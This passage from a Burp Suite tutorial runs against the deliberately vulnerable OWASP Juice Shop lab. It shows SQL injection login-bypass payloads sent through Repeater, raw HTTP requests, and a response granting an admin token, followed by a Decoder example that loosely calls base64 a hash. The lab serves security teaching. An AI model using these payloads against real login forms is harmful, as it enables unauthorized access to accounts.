
2. Right-click on the request and “Send to Repeater.” Your “Repeater” tab should resemble ours as shown below:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLiPy
Go Cancel
Target: http://localhost:3000
Request
Raw Params Headers Hex
Response
Raw

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 45
Connection: close
Cookie:
continueCode=1ZmEW8xEBave7rXY9NJ52R43LzGQ2H3hxOMpZy1QDnmwo
lK6PqObVgkjPr8v; io=zquyNnrnUC7OKQg-AAAD

{"email":"a' or 1=1--","password":"admin123"}
```

3. We can now attempt different payloads, replacing **a’ or 1=1-** with each of the following. All seemed to return a status code of 200:

anything’ OR ‘x’=’x
a’ OR 3=3--
a’ OR ‘a’=a’--
‘ or 1 --’
‘ or 1/*
‘ or 1=1 /*
‘ or username like char(37);




```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0)
Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 62
Connection: close
Cookie:
continueCode=1ZmEW8xEBave7rXY9NJ52R43LzGQ2HGhxOMpZy1QDnmwolK6PqObVg
kjPr8v; io=zquyNnrnUC7OKQg-AAAD

{"email":"' or username like char(37);","password":"admin123"}
```

```
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 698
ETag: W/"2ba-K6qJAhPC9ykv4efi7lK4TX053P8"
Date: Wed, 30 Jan 2019 16:31:11 GMT
Connection: close

{"authentication":{"token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ
9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiO
iIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTky
MDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsImlzQWRtaW4iOnRydWUsImx
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImRlZmF1bHQuc3
ZnIiwiY3JlYXRlZEF0IjoiMjAxOS0wMS0zMCAxNTowMzo1Ny40ODcgKzAwOjAwI
iwidXBkYXRlZEF0IjoiMjAxOS0wMS0zMCAxNTowMzo1Ny40ODcgKzAwOjAwIn0s
ImlhdCI6MTU0ODg2NTg3MSwiZXhwIjoxNTQ4ODgzODcxfQ.tjXDm5hlvBCV3L-8
s2w6FRZ08hfbKY6mVjfhQMdPO9anTK8EQHX9NWJe6RBgqVcMN0sPB-LAkPjW4Ug
KeSovQ2MdvODEV1uHMHzBHCFO8VSEKuSWSzp6aBG2jwOOpTjF8sFzIc_kqsech_
L5NN8ptvEWC6YxBHfR3qEcU8v2ZiU","bid":1,"umail":"admin@juice-sh.
op"}}
```

Sure enough, all the payloads we used above were accepted by the server, and we are logged in as admin.

Burp Decoder

Burp Decoder is a very simple yet useful functionality that allow us to encode and decode URLs, ASCII, Octal, Binary, Hex, HTML and even hashes such as Base64.
For instance, the hash **b3dhc3AganVpY2Ugc2hvcA==** can be decoded using Burp Decoder. It decodes to **owasp juice shop**.
See below:



```
b3dhc3AganVpY2Ugc2hvcA==
```

```
owasp juice shop
```

This can really come in handy, especially during a pentest or bounty-hunting exercise where time is of the essence.

Conclusion

This has been a hands-on article, discussing BurpSuite features while experimenting with the OWASP Juice Shop vulnerable Web application. This article has covered the common basic features of Burp but has in no way exhausted them all. Burp is capable of really advanced features, thanks to its Extender feature that allows third-party scripts to be written and loaded into Burp for extended functionality such as automating attacks. Nevertheless, the features discussed make Burp one of the most common tools pentesters.